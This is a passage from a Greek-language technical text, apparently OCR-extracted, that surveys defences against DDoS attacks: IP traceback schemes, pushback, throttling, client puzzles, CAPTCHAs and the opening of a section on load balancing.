αυτοματοποιημένη και ευκολότερη.

Οι μέθοδοι ιχνηλάτησης IP για την απόκριση σε επιθέσεις DDoS μπορούν διακριθούν σε τέσσερις κύριες κατηγορίες.

4.13.1 Ιχνηλάτιση ελέγχου συνδέσμου (Link testing traceback).

Σε αυτό το σχήμα το θύμα δοκιμάζει κάθε έναν από τους εισερχόμενους συνδέσμους σαν πιθανούς συνδέσμους εισόδου για την κυκλοφορία DDoS. Με την τεχνική αυτή αποκαλύπτεται το μονοπάτι της επίθεσης, πλημμυρίζοντας τους συνδέσμους με μεγάλες ποσότητες κυκλοφορίας και εξετάζοντας εάν αυτό προκαλεί αναστάτωση στο δίκτυο. Εάν αυτό πράγματι συμβαίνει, αυτός ο σύνδεσμος είναι πιθανότατα τμήμα του μονοπατιού της επίθεσης. Αυτό το σχήμα απαιτεί σημαντική γνώση της τοπολογίας του δικτύου και δεν μπορεί να αντιμετωπίσει πολλαπλούς επιτιθέμενους. Υπάρχει επίσης μια διαφωνία ως προς το πόσο είναι δύσκολο για το θύμα να παράγει τα πακέτα για την πλημμύρα καθώς δέχεται επίθεση DDoS. Μερικοί θεωρούν ότι η ελεγχόμενη πλημμύρα σε διάφορους συνδέσμους μπορεί να αποτελεί μία επίθεση DDoS. Οι μηχανισμοί ελέγχου συνδέσμου λειτουργούν καλύτερα όταν υπάρχει μόνο μία επιτιθέμενη πηγή και δίνει άσχημα αποτελέσματα όταν πραγματοποιείται μία κατανεμημένη επίθεση άρνησης εξυπηρέτησης (DDoS).




το θύμα δοκιμάζει κάθε έναν από τους εισερχόμενους συνδέσμους

Το κύριο πρόβλημα αυτής της μεθόδου είναι ότι δεν είναι αποτελεσματική για πολλαπλούς επιτιθέμενους ή για επιθέσεις με ρυθμό που διακυμαίνεται. Επιπλέον, περιλαμβάνει πολλά σημεία διακλάδωσης

(branch points) και δημιουργεί επιβάρυνση επικοινωνίας εξαιτίας της ανταλλαγής μηνυμάτων. Η θετική πλευρά είναι ότι αυτά τα σχήματα είναι σχήματα αντίδρασης (reactive) με την έννοια ότι ενεργοποιούνται μόνο όταν υπάρχει μία επίθεση, κατά συνέπεια η επιβάρυνση που προκαλούν περιορίζεται στην περίοδο της επίθεσης και όχι συνεχώς. Επιπλέον, είναι συνήθως ευκολότερο να εφαρμοστούν σε σχέση με τις προσεγγίσεις σήμανσης πακέτων και καταγραφής πακέτων. Από την άλλη πλευρά, καθώς όλη η διαδικασία ιχνηλάτησης πρέπει να πραγματοποιηθεί όσο η επίθεση είναι σε εξέλιξη, δημιουργούνται μεγάλοι χρονικοί περιορισμοί στους διαχειριστές δικτύου. Από νομική πλευρά, αυτές οι προσεγγίσεις δεν μπορούν να θέσουν τους επιτιθέμενους υπόλογους, καθώς δεν συλλέγουν αποδείξεις για τα πακέτα επίθεσης και τις πηγές τους.

4.13.2 Ιχνηλάτηση IP βασιζόμενη στην καταγραφή πακέτων (Packet Logging based traceback).


Η μέθοδος καταγραφής πακέτων (packett logging) είναι ανάλογη με αυτή της σημείωσης πακέτων με τη διαφορά ότι αντί να γράφονται πληροφορίες δρομολογητών μέσα σε πακέτα IP, οι πληροφορίες πακέτων (υπογραφές ή ακόμα και το ίδιο το πακέτο) εγγράφονται στη μνήμη του δρομολογητή. Μόλις ανιχνευθεί μία επίθεση, οι δρομολογητές καναλιού ανόδου (upstream) του θύματος ελέγχονται προκειμένου να διαπιστωθεί αν στη μνήμη τους περιλαμβάνονται πληροφορίες πακέτων ή όχι. Εάν βρεθούν πληροφορίες πακέτων σε ένα δρομολογητή, τότε ο δρομολογητής θεωρείται τμήμα του μονοπατιού επίθεσης. Προφανώς, οι κύριες προκλήσεις που παρουσιάζει η μέθοδος καταγραφής πακέτων είναι οι απαιτήσεις αποθήκευσης σε ενδιάμεσους δρομολογητές, η διατήρηση της εμπιστευτικότητας και η συλλογή πληροφοριών πακέτων από δρομολογητές Διαδικτύου.



οι πληροφορίες πακέτων εγγράφονται στη μνήμη του δρομολογητή

4.13.3 Ιχνηλάτηση ICMP (ICMP traceback).

Σε αυτή τη μέθοδο, κάθε δρομολογητής αποφασίζει με μία πιθανότητα q, να στείλει ένα επιπρόσθετο μήνυμα ICMP για ένα προωθημένο πακέτο προς τον προορισμό παρά να συμπεριλάβει πληροφορίες σημείωσης μέσα στο ίδιο το πακέτο. Εάν αρκετά μηνύματα ιχνηλάτησης συγκεντρωθούν στο θύμα, μπορεί να εντοπιστεί η πηγή της κυκλοφορίας δημιουργώντας μία αλυσίδα μηνυμάτων ιχνηλάτησης. Ένα σημαντικό θέμα αυτής της μεθόδου είναι η επικύρωση των μηνυμάτων ιχνηλάτησης. Αν και η απαίτηση της Δημόσιας Υποδομής Κλειδιού (Public Key Infrastructure (PKI)) παρεμποδίζει τους επιτιθέμενους από την παραγωγή λανθασμένων μηνυμάτων ιχνηλάτησης ICMP, είναι απίθανο ότι κάθε δρομολογητής θα υλοποιήσει ένα σχήμα που βασίζεται σε πιστοποιητικά. Επιπλέον, η κυκλοφορία ICMP παράγει επιπλέον δικτυακή κυκλοφορία ακόμα και όταν δεν πραγματοποιείται επίθεση DoS.




ICMP traceback

Προκειμένου να αντιμετωπιστεί το θέμα της αυξημένης δικτυακής κυκλοφορίας που δημιουργεί η ιχνηλάτηση ICMP προτάθηκε η ιχνηλάτηση ICMP που καθορίζεται από την πρόθεση (intention driven ICMP traceback (iTrace)), σύμφωνα με την οποία τα μηνύματα ιχνηλάτησης ICMP εκπέμπονται μόνο προς προορισμούς που έχουν εκδηλώσει ενδιαφέρον λήψης τέτοιων μηνυμάτων. Προκειμένου να επιτευχθεί αυτή η λειτουργία, η μέθοδος iTrace προτείνει την ανταλλαγή πληροφοριών δρομολόγησης BGP (Border Gateway Protocol) σαν μέσο για τη διανομή του ενδιαφέροντος του συστήματος για τη λήψη μηνυμάτων ιχνηλάτησης ICMP.

4.13.4 Ιχνηλάτηση IP βασιζόμενη στη σημείωση πακέτων (Packet Marking based traceback).

Η βασική ιδέα της σήμανσης πακέτων (packet marking) είναι ότι οι δρομολογητές στο μονοπάτι από τις πηγές επίθεσης έως τα θύματα προσθέτουν σημάδια (marks) στο πεδίο αναγνώρισης IP του κινούμενου πακέτου. Τα θύματα διακρίνουν τα πακέτα επίθεσης από τα νόμιμα πακέτα βασιζόμενα στα σημάδια (marks) των πακέτων. Το πρόβλημα είναι ότι το πεδίο αναγνώρισης IP είναι μόνο 16 bit, μέγεθος που δεν είναι αρκετό για την αποθήκευση ολόκληρου του μονοπατιού (το μέσο μήκος του μονοπατιού είναι κατά προσέγγιση 15). Συγκεκριμένα σχήματα κωδικοποίησης πρέπει να εφαρμοστούν προκειμένου να μειωθεί το μήκος των σημαδιών. Αφού τα τρέχοντα σχήματα κωδικοποίησης δεν έχουν την ικανότητα να αντιστοιχήσουν κάθε σημάδι σε ένα μοναδικό μονοπάτι, νόμιμα πακέτα θα αντιμετωπίζονται σαν πακέτα επίθεσης αν έχουν διασχίσει το μονοπάτι κωδικοποιημένα με το ίδιο σημάδι όπως το μονοπάτι που διέσχισαν τα πακέτα επίθεσης.




Packet Marking based traceback

4.14 Η τεχνική Pushback.

Η μέθοδος ώθησης προς τα πίσω (Pushback), προσπαθεί να λύσει το πρόβλημα των επιθέσεων DDoS μέσα από το δίκτυο χρησιμοποιώντας το επίπεδο συμφόρησης ανάμεσα σε διαφορετικούς δρομολογητές. Όταν το επίπεδο συμφόρησης ενός συνδέσμου φτάσει ένα συγκεκριμένο όριο,

ο δρομολογητής αποστολής ξεκινά την απόρριψη πακέτων και προσπαθεί να αναγνωρίσει παράνομη κυκλοφορία μετρώντας πόσες φορές απορρίπτονται τα πακέτα που έχουν μία συγκεκριμένη διεύθυνση IP προορισμού, καθώς ο επιτιθέμενος αλλάζει συνεχώς την διεύθυνση IP της πηγής .Αυτό επιτυγχάνεται με το μηχανισμό ACC (local Aggregate Congestion Control). Ο δρομολογητής στη συνέχεια στέλνει ένα μήνυμα "pushback" στους δρομολογητές που τον συνδέουν με άλλους συνδέσμους που έχουν υποστεί συμφόρηση, ζητώντας τους να περιορίσουν την δικτυακή κυκλοφορία που φτάνει σε αυτόν τον προορισμό.



Pushback architecture

Η μέθοδος ώθησης προς τα πίσω απαιτεί μία εφαρμογή μεγάλου εύρους προκειμένου να είναι αποτελεσματική. Επιπλέον, υπάρχει μεγάλη απαίτηση αποθήκευσης, έτσι ώστε να μπορούν να αναλυθούν τα απορριπτόμενα πακέτα από τον ρυθμιστή ροής και την εξωτερική ουρά.


4.15 Η κατάπνιξη (throttling).

Η κατάπνιξη (throttling) είναι μία προσέγγιση μετριασμού των επιθέσεων DDoS, η οποία παρεμποδίζει τους δρομολογητές (ειδικότερα τους εξυπηρετητές ιστού) από το να διακόψουν τη λειτουργία τους. Η μέθοδος αυτή ακολουθεί την ίδια προσέγγιση με τη μέθοδο ώθησης προς τα πίσω (pushback), με στόχο τη ρύθμιση των ροών επίθεσης, έτσι ώστε

η ροή νόμιμης κυκλοφορίας να λάβει δίκαιο μερίδιο από τους διαθέσιμους πόρους. Αυτός ο στόχος μπορεί να επιτευχθεί εφαρμόζοντας επιλεκτικό περιορισμό του ρυθμού των εισερχόμενων ροών. Στην προσέγγιση ρύθμισης δρομολογητών μεγίστων- ελαχίστων βασισμένων στους εξυπηρετητές (max-min fair server-centric router throttles) εγκαθίστανται ρυθμιστικές βαλβίδες (rate throttles) σε ένα υποσύνολο των δρομολογητών ανοδικού καναλιού. Εγκαθιστώντας τέτοιου είδους βαλβίδες όλη η κυκλοφορία που περνά μέσω του δρομολογητή στην πηγή περιορίζει το ρυθμό της με βάση το ρυθμό της βαλβίδας. Αυτό το σχήμα μπορεί να διανείμει τη συνολική χωρητικότητα του εξυπηρετητή με ένα τρόπο δικαιοσύνης μέγιστου-ελάχιστου ανάμεσα στους δρομολογητές που τον εξυπηρετούν. Αυτό σημαίνει ότι μόνο οι επιθετικές ροές οι οποίες δεν σέβονται τα μερίδια ροής τιμωρούνται και όχι οι άλλες ροές. Η δυσκολία στην υλοποίηση της κατάπνιξης είναι ότι είναι ακόμα δύσκολο να διαχωρίσουμε τη νόμιμη κυκλοφορία από την κυκλοφορία επίθεσης. Στη διαδικασία κατάπνιξης, μπορεί μερικές φορές να απορριφθεί ή να καθυστερήσει νόμιμη κυκλοφορία και η κακόβουλη κυκλοφορία μπορεί να καταφέρει να περάσει από τους εξυπηρετητές.

4.16 Client Puzzles.

Τα client puzzles είναι ένα απλό αίνιγμα το οποίο μπορεί να δοθεί στο χρήστη κατά τη διάρκεια της εγκατάστασης της TCP σύνδεσης με σκοπό αντιμετωπιστούν οι TCP SYN επιθέσεις. Η ιδέα των αινιγμάτων βασίζεται στο γεγονός ότι τα αινίγματα δημιουργούνται και επιβεβαιώνονται εύκολα από τον εξυπηρετητή δικτύου ενώ χρήστες χρειάζονται σημαντικό υπολογιστικό χρόνο για να τα λύσουν.




Client Puzzles architecture

Ένα απλό παράδειγμα είναι:
Ο εξυπηρετητής δικτύου δημιουργεί δύο τυχαίους αριθμούς N και X και υπολογίζει την κρυπτογραφική τιμή h = H (N , X) από αυτούς. Ο εξυπηρετητής παρέχει στον χρήστη τον ένα τυχαίο αριθμό N και κ bits (πχ. 8 bit) από την κρυπτογραφική τιμή. Ο χρήστης θα πρέπει να μαντέψει τυχαίους αριθμούς και να υπολογίσει τις κρυπτογραφικές τιμές έτσι ώστε κ bit από τις υπολογισμένες κρυπτογραφικές τιμές να αντιστοιχούν με αυτά που έχει λάβει από τον εξυπηρετητή. Επειδή οι κρυπτογραφικές συναρτήσεις δεν μπορούν να αντιστραφούν ο χρήστης θα πρέπει να δοκιμάσει περίπου 2κ-1 διαφορετικούς τυχαίους αριθμούς μέχρι να βρει τον αριθμό X ώστε να ταιριάξουν τα 8 bit της H(N, X) με αυτά που έλαβε. Ωστόσο, ο εξυπηρετητής θα πρέπει να υπολογίσει δυο φορές την κρυπτογραφική συνάρτηση. Αυτό μπορεί να μειωθεί από την πλευρά του εξυπηρετητή αν μαζί με τον τυχαίο αριθμό N και την παράμετρο κ που στέλνεται να απαιτείται σταθερή τιμή για το πρώτο κ bit της H(N, X) πχ. 0.
Οι βασικές ιδιότητες του αινίγματος είναι:

1. Η δημιουργία και η επιβεβαίωση του αινίγματος είναι ανέξοδη για τον εξυπηρετητή.
2. Ο εξυπηρετητής μπορεί να ρυθμίσει το κόστος επίλυσης του αινίγματος (από μηδέν έως άπειρο).

3. Το αίνιγμα μπορεί να λυθεί με τα περισσότερα είδη υλικού που μπορεί να έχει ο χρήστης.
4. Ο υπολογισμός λύσεων εκ των προτέρων είναι αδύνατος.
5. Ο εξυπηρετητής δεν χρειάζεται να αποθηκεύει συγκεκριμένα δεδομένα του χρήστη καθώς ο χρήστης επιλύει το αίνιγμα.
6. Το ίδιο αίνιγμα μπορεί να δοθεί σε διαφορετικούς χρήστες, εξασφαλίζοντας ότι αν είναι γνωστή η λύση σε ένα ή περισσότερους χρήστες δεν βοηθάει ένα νέο χρήστη να το λύσει.
7. Ο χρήστης μπορεί να ξαναχρησιμοποιήσει το αίνιγμα δημιουργώντας πολλαπλά στιγμιότυπα αρκεί η λύση σε ένα αίνιγμα να μην είναι επαναχρησιμοποιήσιμη (αυτό μπορεί να απαιτεί την αποθήκευση ενός λυμένου αινίγματος για ένα περιορισμένο χρονικό διάστημα).

Ο εξυπηρετητής αλλάζει περιοδικά την τιμή του N ώστε να αποτρέψει τους χρήστες να υπολογίζουν εκ των προτέρων την λύση του αινίγματός. Η τιμή της παραμέτρου κ θα πρέπει να είναι μεταξύ 0 έως 64 ώστε να μπορούν να λυθούν τα αινίγματα, αλλιώς μεγαλύτερες τιμές, όπως 128, σε συνδυασμό με μια κρυπτογραφική συνάρτηση όπως η MD5 ή η SHA1, για παράδειγμα, θα έκανε το αίνιγμα άλυτο για το μέσω αριθμό προσπαθειών πέρα από τις ικανότητες ενός πιθανού επιτιθέμενου.



Συνοψίζοντας, τα αινίγματα χρήστη παρέχουν ένα αποτελεσματικό τρόπο να μειώσουν τις πιθανές DoS επιθέσεις σημαντικά και παράλληλα να αυξήσουν το μέγεθος των μηνυμάτων στο ελάχιστο δυνατό (περίπου 1 byte για την παράμετρο κ και 8 bytes για τη λύση X). Ο σκοπός είναι να δεσμευτούν οι πόροι του χρήστη πριν δεσμευτούν οι πόροι του εξυπηρετητή και προστατεύει τους εξυπηρετητές στα πρώιμα στάδια της πιστοποίησης όπου οι υπολογισμοί στην CPU είναι πιο απαιτητικοί.

4.17 Γραφικά Turing tests (CAPTCHAs).

Μία από τις πλέον αποτελεσματικές λύσεις που έχουν βρεθεί για την καταπολέμηση των WEB DOS επιθέσεων, είναι το CAPTCHA. Τα αρχικά του σημαίνουν "Completely Automated Public Turing Test to Tell Computers and Humans Apart" δηλαδή ένα πλήρως αυτοματοποιημένο δημόσιο Turing test το οποίο ξεχωρίζει μεταξύ Υπολογιστών και Ανθρώπων. Το CAPTCHA συνήθως εφαρμόζεται κατά τη διαδικασία ανοίγματος λογαριασμών από χρήστες, ώστε να εξακριβώνει ότι αυτοί είναι άνθρωποι και όχι αυτοματοποιημένα προγράμματα που τρέχουν σε Η/Υ (γνωστά και ως bots).
Η λειτουργία του βασίζεται σε αντίστροφο Turing test (test που μετράει την "ευφυία των Η/Υ") όπου ένα πρόγραμμα Η/Υ προβάλει μία μικρή σειρά από στρεβλωμένους χαρακτήρες που αποτελείται από αριθμούς, γράμματα ή σύμβολα, και ο άνθρωπος πρέπει να γράψει σε ένα κουτάκι την σωστή σειρά με στοιχεία - όπως την διακρίνει. Η θεωρία προβλέπει ότι ένα bot είναι ανίκανο στο να διακρίνει τις παραμορφώσεις και έτσι είναι εξίσου ανίκανο να προβεί σε αυτοματοποιημένες εγγραφές λογαριασμών (οι οποίοι στη συνέχεια θα χρησιμοποιηθούν για spamming). Ο άνθρωπος, όντας ευφυής, θα διακρίνει τις παραμορφώσεις και έτσι θα προχωρήσει κανονικά στη διαδικασία εγγραφής.

Ένα παράδειγμα ενός Turing test φαίνεται στο κάτω σχήμα όπου ο χρήστης καλείται να γράψει αυτό που βλέπει σε μια παραμορφωμένη εικόνα.

CAPTCHA screen

Στην αρχή το CAPTCHA εφαρμόζονταν με σχετικά μικρές στρεβλώσεις αλλά η αυξανόμενη εξέλιξη στα προγράμματα bot ανάγκασε τις εταιρίες να εξελίξουν περεταίρω τις στρεβλώσεις σε χαρακτήρες ώστε να γίνουν δυσανάγνωστοι από τα bots. Μάλιστα, πολλές φορές, οι στρεβλωμένοι χαρακτήρες δεν διακρίνονται πλέον ούτε

από τον μέσο χρήστη. Για να λυθεί αυτό το πρόβλημα υπάρχει η διαδικασία της "ανανέωσης" ώστε ο άνθρωπος να έχει μία δεύτερη ή τρίτη ευκαιρία μέχρι τελικώς να βρεί ένα set χαρακτήρων το οποίο και ο ίδιος να μπορεί να αναγνωρίσει.

Τα γραφικά Turing tests έχουν όμως αρκετά μειονεκτήματα:


- Είναι δύσχρηστα.
- Δεν μπορούν να χρησιμοποιηθούν σε γενικού σκοπού δικτυακούς τόπους αλλά χρησιμοποιούνται συνήθως σε δικτυακές πύλες με προσωποποιημένες υπηρεσίες.
- Δεν μπορούν να χρησιμοποιηθούν από άτομα με ειδικές ανάγκες (π.χ. τυφλούς).

4.18 Η εξισορρόπηση του φόρτου (Load balancing).

Η Εξισορρόπηση Φόρτου σε επίπεδο IP τείνει να αποτελέσει ένα από τα σημαντικότερα εργαλεία ελέγχου και διαχείρισης της ηλεκτρονικής κυκλοφορίας στα σημερινά επιχειρηματικά δίκτυα έτσι ώστε να παρεμποδίσουν το ενδεχόμενο να τεθούν εκτός λειτουργίας κατά τη διάρκεια μίας επίθεσης DDoS. Τα δίκτυα εφαρμογών δεν χρειάζεται πλέον να στηρίζονται σε απλές μεθόδους εξισορρόπησης φόρτου και σε μεγάλης κλίμακας (μεγέθους) εξυπηρετητές οι οποίοι απαιτούντο να λειτουργούν αυτόνομα, για να προσφέρουν την ποιότητα υπηρεσιών που απαιτούν οι χρήστες.

